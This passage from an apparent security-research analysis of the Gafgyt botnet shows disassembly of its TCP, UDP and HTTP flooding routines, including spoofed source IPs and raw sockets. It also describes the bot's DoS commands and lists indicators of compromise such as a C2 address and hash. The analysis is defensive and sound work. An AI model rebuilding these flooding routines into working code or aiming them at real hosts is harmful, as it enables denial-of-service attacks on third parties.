.text:0000000000402125 mov     [rbp+var_B8], rax
.text:000000000040212C mov     [rbp+var_C0], offset aKia ; "kia"
.text:0000000000402137 mov     [rbp+var_C8], 4
```

Figure 73

The TCP checksum is computed, and the process sends multiple requests until the target becomes unreachable using the sendto method:




```
.text:000000000040250C call    tcpcsum
.text:0000000000402511 mov     edx, eax
.text:0000000000402513 mov     rax, [rbp+var_28]
.text:0000000000402517 mov     [rax+10h], dx
.text:000000000040251B mov     rax, [rbp+var_30]
.text:000000000040251F movzx   eax, word ptr [rax+2]
.text:0000000000402523 movzx   esi, ax
.text:0000000000402526 mov     rax, [rbp+var_40]
.text:000000000040252A mov     rdi, rax
.text:000000000040252D call    csum
.text:0000000000402532 mov     edx, eax
.text:0000000000402534 mov     rax, [rbp+var_30]
.text:0000000000402538 mov     [rax+0Ah], dx
.text:000000000040253C mov     edi, 0
.text:0000000000402541 call    time
.text:0000000000402546 mov     edx, eax
.text:0000000000402548 mov     eax, [rbp+var_70]
.text:000000000040254B lea     eax, [rdx+rax]
.text:000000000040254E mov     [rbp+var_1C], eax
.text:0000000000402551 mov     [rbp+var_88], 0
.text:000000000040255B jmp     short $+2
```

```
.text:000000000040255D
.text:000000000040255D loc_40255D:
.text:000000000040255D lea     rax, [rbp+var_50]
.text:0000000000402561 mov     rsi, [rbp+var_40]
.text:0000000000402565 mov     edi, [rbp+var_38]
.text:0000000000402568 mov     r9d, 10h
.text:000000000040256E mov     r8, rax
.text:0000000000402571 mov     ecx, 0
.text:0000000000402576 mov     rdx, [rbp+var_B0]
.text:000000000040257D call    sendto
.text:0000000000402582 mov     edi, [rbp+var_34]
.text:0000000000402585 call    findRandIP
.text:000000000040258A mov     edi, eax
.text:000000000040258C call    htonl
```

Figure 74


ovhl7 function

The binary randomly selects a user agent from a list and calls the fork function, as shown below.



```
.text:000000000040363A
.text:000000000040363A loc_40363A:
.text:000000000040363A call    rand
.text:000000000040363F mov     edx, eax
.text:0000000000403641 mov     eax, edx
.text:0000000000403643 sar     eax, 1Fh
.text:0000000000403646 mov     ecx, eax
.text:0000000000403648 shr     ecx, 1Fh
.text:000000000040364B lea     eax, [rdx+rcx]
.text:000000000040364E and     eax, 1
.text:0000000000403651 sub     eax, ecx
.text:0000000000403653 cdqe
.text:0000000000403655 mov     rax, UserAgents[rax*8]
.text:000000000040365D mov     rcx, [rbp+var_A38]
.text:0000000000403664 lea     rdx, [rbp+var_A30]
.text:000000000040366B lea     rdi, [rbp+var_220]
.text:0000000000403672 mov     r8, rax
.text:0000000000403675 mov     esi, offset aPget ; "PGET "
.text:000000000040367A mov     eax, 0
.text:000000000040367F call    sprintf
.text:0000000000403684 call    fork
```


Figure 75



```
.rodata:0000000000410620 aMozilla40Compa db 'Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; G'
.rodata:0000000000410620                                         ; DATA XREF: .data:UserAgents↓o
.rodata:0000000000410620                 db 'TB7.4; InfoPath.2; SV1; .NET CLR 4.4.58799; WOW64; en-US)',0
.rodata:000000000041069B                 align 20h
.rodata:00000000004106A0 aMozilla40Compa_0 db 'Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; F'
.rodata:00000000004106A0                                         ; DATA XREF: .data:00000000005130A8↓o
.rodata:00000000004106A0                 db 'unWebProducts)',0
.rodata:00000000004106F0 aMozilla50Macin db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100'
.rodata:00000000004106F0                                         ; DATA XREF: .data:00000000005130B0↓o
.rodata:00000000004106F0                 db '101 Firefox/25.0',0
.rodata:0000000000410742                 align 8
.rodata:0000000000410748 aMozilla50Macin_0 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100'
.rodata:0000000000410748                                         ; DATA XREF: .data:00000000005130B8↓o
.rodata:0000000000410748                 db '101 Firefox/21.0',0
.rodata:000000000041079A                 align 20h
.rodata:00000000004107A0 aMozilla50Macin_1 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100'
.rodata:00000000004107A0                                         ; DATA XREF: .data:00000000005130C0↓o
.rodata:00000000004107A0                 db '101 Firefox/24.0',0
.rodata:00000000004107F2                 align 8
.rodata:00000000004107F8 aMozilla50Macin_2 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/2010'
.rodata:00000000004107F8                                         ; DATA XREF: .data:00000000005130C8↓o
.rodata:00000000004107F8                 db '0101 Firefox/33.0Mozilla/5.0 (compatible; Konqueror/3.0; i686 Lin'
.rodata:00000000004107F8                 db 'ux; 20021117)',0
.rodata:0000000000410888 aMozilla50Windo db 'Mozilla/5.0 (Windows NT 6.1; WOW64) SkypeUriPreview Preview/0.5',0
```

Figure 76

Using the sprintf function, the malware constructs a PGET request with the "\x00\x01…\xff" URI. A function called socket_connect is implemented, and the request is sent to the target server using the write method:




```
.text:0000000000403693
.text:0000000000403693 loc_403693:
.text:0000000000403693 movzx   esi, [rbp+var_A3C]
.text:000000000040369A mov     rdi, [rbp+var_A38]
.text:00000000004036A1 call    socket_connect
.text:00000000004036A6 mov     [rbp+var_20], eax
.text:00000000004036A9 cmp     [rbp+var_20], 0
.text:00000000004036AD jz      short loc_403708
```

```
.text:00000000004036AF lea     rax, [rbp+var_220]
.text:00000000004036B6 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:00000000004036BD mov     [rbp+var_A50], rax
.text:00000000004036C4 mov     eax, 0
.text:00000000004036C9 cld
.text:00000000004036CA mov     rdi, [rbp+var_A50]
.text:00000000004036D1 repne scasb
.text:00000000004036D3 mov     rax, rcx
.text:00000000004036D6 not     rax
.text:00000000004036D9 lea     rdx, [rax-1]
.text:00000000004036DD lea     rsi, [rbp+var_220]
.text:00000000004036E4 mov     edi, [rbp+var_20]
.text:00000000004036E7 call    write
.text:00000000004036EC lea     rsi, [rbp+var_221]
.text:00000000004036F3 mov     edi, [rbp+var_20]
.text:00000000004036F6 mov     edx, 1
.text:00000000004036FB call    read
```

Figure 77


In the socket_connect function, the process calls the gethostbyname method, creates a stream socket, modifies the **TCP_NODELAY** option, and connects to the target IP address:



```
.text:0000000000400565 mov     rdi, [rbp+var_38]
.text:0000000000400569 call    gethostbyname
.text:000000000040056E mov     [rbp+var_10], rax
.text:0000000000400572 cmp     [rbp+var_10], 0
.text:0000000000400577 jnz     short loc_400585
```

```
.text:0000000000400585
.text:0000000000400585 loc_400585:
.text:0000000000400585 mov     rax, [rbp+var_10]
.text:0000000000400589 mov     eax, [rax+14h]
.text:000000000040058C movsxd  rdx, eax
.text:000000000040058F mov     rax, [rbp+var_10]
.text:0000000000400593 mov     rax, [rax+18h]
.text:0000000000400597 mov     rdi, [rax]
.text:000000000040059A lea     rax, [rbp+var_20]
.text:000000000040059E lea     rsi, [rax+4]
.text:00000000004005A2 call    bcopy
```

Figure 78




```
.text:00000000004005A7 movzx   edi, [rbp+var_3C]
.text:00000000004005AB call    htons
.text:00000000004005B0 mov     [rbp+var_1E], ax
.text:00000000004005B4 mov     [rbp+var_20], 2
.text:00000000004005BA mov     edx, IPPROTO_TCP
.text:00000000004005BF mov     esi, SOCK_STREAM
.text:00000000004005C4 mov     edi, AF_INET
.text:00000000004005C9 call    socket
.text:00000000004005CE mov     [rbp+var_4], eax
.text:00000000004005D1 lea     rcx, [rbp+var_24]
.text:00000000004005D5 mov     edi, [rbp+var_4]
.text:00000000004005D8 mov     r8d, 4
.text:00000000004005DE mov     edx, TCP_NODELAY
.text:00000000004005E3 mov     esi, SOL_TCP
.text:00000000004005E8 call    setsockopt
.text:00000000004005ED cmp     [rbp+var_4], 0FFFFFFFFh
.text:00000000004005F1 jnz     short loc_4005FC
```

```
.text:00000000004005FC
.text:00000000004005FC loc_4005FC:
.text:00000000004005FC lea     rsi, [rbp+var_20]
.text:0000000000400600 mov     edi, [rbp+var_4]
.text:0000000000400603 mov     edx, 10h
.text:0000000000400608 call    connect
```

Figure 79

udpfl00d function

A datagram socket or a raw socket is created, depending on the C2 response (see figure 80).




```
.text:0000000000404328 lea     rax, [rbp+var_60]
.text:000000000040432C add     rax, 8
.text:0000000000404330 mov     qword ptr [rax], 0
.text:0000000000404337 mov     eax, [rbp+var_8C]
.text:000000000040433D mov     [rbp+var_A0], eax
.text:0000000000404343 cmp     [rbp+var_84], 20h ; ' '
.text:000000000040434A jnz     loc_40448D
```

```
.text:000000000040448D
.text:000000000040448D loc_40448D:
.text:000000000040448D mov     rax, rsp
.text:0000000000404490 mov     [rbp+var_A8], rax
.text:0000000000404497 mov     edx, IPPROTO_UDP
.text:000000000040449C mov     esi, SOCK_RAW
.text:00000000004044A1 mov     edi, AF_INET
.text:00000000004044A6 call    socket
.text:00000000004044AB mov     [rbp+var_34], eax
.text:00000000004044AE cmp     [rbp+var_34], 0
.text:00000000004044B2 jnz     short loc_4044B9
```

```
.text:0000000000404350 mov     edx, IPPROTO_UDP
.text:0000000000404355 mov     esi, SOCK_DGRAM
.text:000000000040435A mov     edi, AF_INET
.text:000000000040435F call    socket
.text:0000000000404364 mov     [rbp+var_44], eax
.text:0000000000404367 cmp     [rbp+var_44], 0
.text:000000000040436B jz      loc_4047CF
```


Figure 80

As in the tcpFl00d function, the malicious process calls the findRandIP, makeIPPacket, and makeRandomStr functions. The network packets containing random data are sent to the target server using sendto:



```
.text:00000000004043AD mov     esi, [rbp+var_88]
.text:00000000004043B3 mov     rdi, [rbp+var_40]
.text:00000000004043B7 call    makeRandomStr
.text:00000000004043BC mov     edi, 0
.text:00000000004043C1 call    time
.text:00000000004043C6 mov     edx, eax
.text:00000000004043C8 mov     eax, [rbp+var_80]
.text:00000000004043CB lea     eax, [rdx+rax]
.text:00000000004043CE mov     [rbp+var_38], eax
.text:00000000004043D1 mov     [rbp+var_9C], 0
.text:00000000004043DB mov     [rbp+var_98], 0
.text:00000000004043E5 jmp     short $+2

.text:00000000004043E7
.text:00000000004043E7 loc_4043E7:
.text:00000000004043E7 lea     rdx, [rbp+var_60]
.text:00000000004043EB mov     eax, [rbp+var_88]
.text:00000000004043F1 cdqe
.text:00000000004043F3 mov     rsi, [rbp+var_40]
.text:00000000004043F7 mov     edi, [rbp+var_44]
.text:00000000004043FA mov     r9d, 10h
.text:0000000000404400 mov     r8, rdx
.text:0000000000404403 mov     ecx, 0
.text:0000000000404408 mov     rdx, rax
.text:000000000040440B call    sendto
```

Figure 81




```
.text:00000000004045C0 mov     edi, [rbp+var_2C]
.text:00000000004045C3 call    findRandIP
.text:00000000004045C8 mov     edi, eax
.text:00000000004045CA call    htonl
.text:00000000004045CF mov     esi, [rbp+var_5C]
.text:00000000004045D2 mov     rdi, [rbp+var_28]
.text:00000000004045D6 mov     r8d, ebx
.text:00000000004045D9 mov     ecx, 11h
.text:00000000004045DE mov     edx, eax
.text:00000000004045E0 call    makeIPPacket
.text:00000000004045E5 mov     eax, [rbp+var_88]
.text:00000000004045EB add     eax, 8
.text:00000000004045EE movzx   edi, ax
.text:00000000004045F1 call    htons
.text:00000000004045F6 mov     edx, eax
.text:00000000004045F8 mov     rax, [rbp+var_20]
.text:00000000004045FC mov     [rax+4], dx
.text:0000000000404600 call    rand_cmwc
```

Figure 82

kickv2 function


The ELF binary creates a datagram socket and calls the gethostbyname function:



```
.text:0000000000404BEF mov     edx, 0
.text:0000000000404BF4 mov     esi, SOCK_DGRAM
.text:0000000000404BF9 mov     edi, AF_INET
.text:0000000000404BFE call    socket
.text:0000000000404C03 mov     [rbp+var_24], eax
.text:0000000000404C06 mov     edi, 0
.text:0000000000404C0B call    time
.text:0000000000404C10 mov     [rbp+var_20], rax
.text:0000000000404C14 mov     rdi, [rbp+var_48]
.text:0000000000404C18 call    gethostbyname
.text:0000000000404C1D mov     [rbp+var_18], rax
.text:0000000000404C21 lea     rax, [rbp+var_40]
.text:0000000000404C25 mov     qword ptr [rax], 0
.text:0000000000404C2C mov     qword ptr [rax+8], 0
.text:0000000000404C34 mov     rax, [rbp+var_18]
.text:0000000000404C38 mov     eax, [rax+14h]
.text:0000000000404C3B movsxd  rdx, eax
.text:0000000000404C3E lea     rax, [rbp+var_40]
.text:0000000000404C42 lea     rsi, [rax+4]
.text:0000000000404C46 mov     rax, [rbp+var_18]
.text:0000000000404C4A mov     rax, [rax+18h]
.text:0000000000404C4E mov     rdi, [rax]
.text:0000000000404C51 call    bcopy
```


Figure 83

It randomly selects a buffer from the “Trandstrings” array that is sent to a target mentioned by the C2 server:



```
.text:0000000000404C9D call    rand
.text:0000000000404CA2 movsxd  rcx, eax
.text:0000000000404CA5 mov     dword ptr [rbp+var_68], 0AAAAAAABh
.text:0000000000404CAC mov     dword ptr [rbp+var_68+4], 0AAAAAAAAh
.text:0000000000404CB3 mov     rax, [rbp+var_68]
.text:0000000000404CB7 mul     rcx
.text:0000000000404CBA mov     rax, rdx
.text:0000000000404CBD shr     rax, 1
.text:0000000000404CC0 mov     [rbp+var_58], rax
.text:0000000000404CC4 mov     rax, [rbp+var_58]
.text:0000000000404CC8 add     rax, rax
.text:0000000000404CCB add     rax, [rbp+var_58]
.text:0000000000404CCF mov     rdx, rcx
.text:0000000000404CD2 sub     rdx, rax
.text:0000000000404CD5 mov     [rbp+var_58], rdx
.text:0000000000404CD9 mov     rdx, [rbp+var_58]
.text:0000000000404CDD mov     rax, Trandstrings[rdx*8]
.text:0000000000404CE5 mov     [rbp+var_10], rax
.text:0000000000404CE9 mov     rsi, [rbp+var_10]
.text:0000000000404CED mov     edi, [rbp+var_24]
.text:0000000000404CF0 mov     ecx, 0
.text:0000000000404CF5 mov     edx, 34Bh
.text:0000000000404CFA call    send
.text:0000000000404CFF lea     rsi, [rbp+var_40]
.text:0000000000404D03 mov     edi, [rbp+var_24]
.text:0000000000404D06 mov     edx, 10h
.text:0000000000404D0B call    connect
```

Figure 84



```
.rodata:0000000000410600 unk_410600      db    2               ; DATA XREF: .data:Trandstrings↓o
.rodata:0000000000410601                 db    2
.rodata:0000000000410602                 db    2
.rodata:0000000000410603                 db    2
.rodata:0000000000410604                 db    0
.rodata:0000000000410605 unk_410605      db  45h ; E           ; DATA XREF: .data:0000000000513088↓o
.rodata:0000000000410606                 db  43h ; C
.rodata:0000000000410607                 db  5Bh ; [
.rodata:0000000000410608                 db  43h ; C
.rodata:0000000000410609                 db    2
.rodata:000000000041060A                 db 0C3h
.rodata:000000000041060B                 db 0BDh
.rodata:000000000041060C                 db 0B9h
.rodata:000000000041060D                 db  51h ; Q
.rodata:000000000041060E                 db  14h
.rodata:000000000041060F                 db  14h
.rodata:0000000000410610                 db  28h ; (
.rodata:0000000000410611                 db  22h ; "
.rodata:0000000000410612                 db    0
.rodata:0000000000410613 unk_410613      db  1Bh               ; DATA XREF: .data:0000000000513090↓o
.rodata:0000000000410614                 db    2
.rodata:0000000000410615                 db 0C1h
.rodata:0000000000410616                 db 0A0h
.rodata:0000000000410617                 db  95h
.rodata:0000000000410618                 db    2
.rodata:0000000000410619                 db 0C0h
.rodata:000000000041061A                 db 0BAh
.rodata:000000000041061B                 db  8Fh
.rodata:000000000041061C                 db  28h ; (
.rodata:000000000041061D                 db  22h ; "
.rodata:000000000041061E                 db    0
.rodata:000000000041061F                 db    0
```

Figure 85

Now we’ll describe all commands implemented by Gafgyt that call the functions we already described. It’s important to mention that the 1st parameter of any command is supposed to be an IP address and the 2nd parameter is a port number.

ALPHA command

This command calls the ftcp function that performs multiple types of TCP DoS attacks.

GAME command

This command targets the game servers running Valve's Source Engine with DoS attacks. It calls the vseattack1 function.

GRE command

This command targets a server with "GRE flood" attacks. It calls the rand_hex function.

ICMP command

This command targets a server with "ICMP flood" attacks. It calls the icmpattack function.

JAIL command

This command calls the jailv1 function that performs DoS attacks.

KICK command

This command calls the kickv2 function that sends multiple hard-coded buffers to a target.

MIX command

This command targets a server with "GRE flood" and "ICMP flood" attacks. It calls the rand_hex and icmpattack functions.

PLAIN command

This command calls the udpfl00d function that targets a server with UDP DoS attacks.

QUERY/QUERY2 command

This command targets a server with multiple types of TCP DoS attacks and performs HTTP DoS attacks on OVH servers. It calls the rtcp, sendJUNK, tcpFl00d, and ovhl7 functions.

SPEC/SPEC2 command

This command calls the udppac/udppac2 function that performs DoS attacks.

STOP/stop/Stop command

This command is used to kill all spawned processes using the kill command.

Indicators of Compromise

C2 server

45.61.186.4:13561

SHA256

05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa

User-Agents used by Gafgyt

Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SV1;.NET CLR 4.4.58799; WOW64; en-US)

Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100101 Firefox/25.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0

Mozilla/5.0 (compatible; Konqueror/3.0; i686 Linux; 20021117)

Mozilla/5.0 (Windows NT 6.1; WOW64) SkypeUriPreview Preview/0.5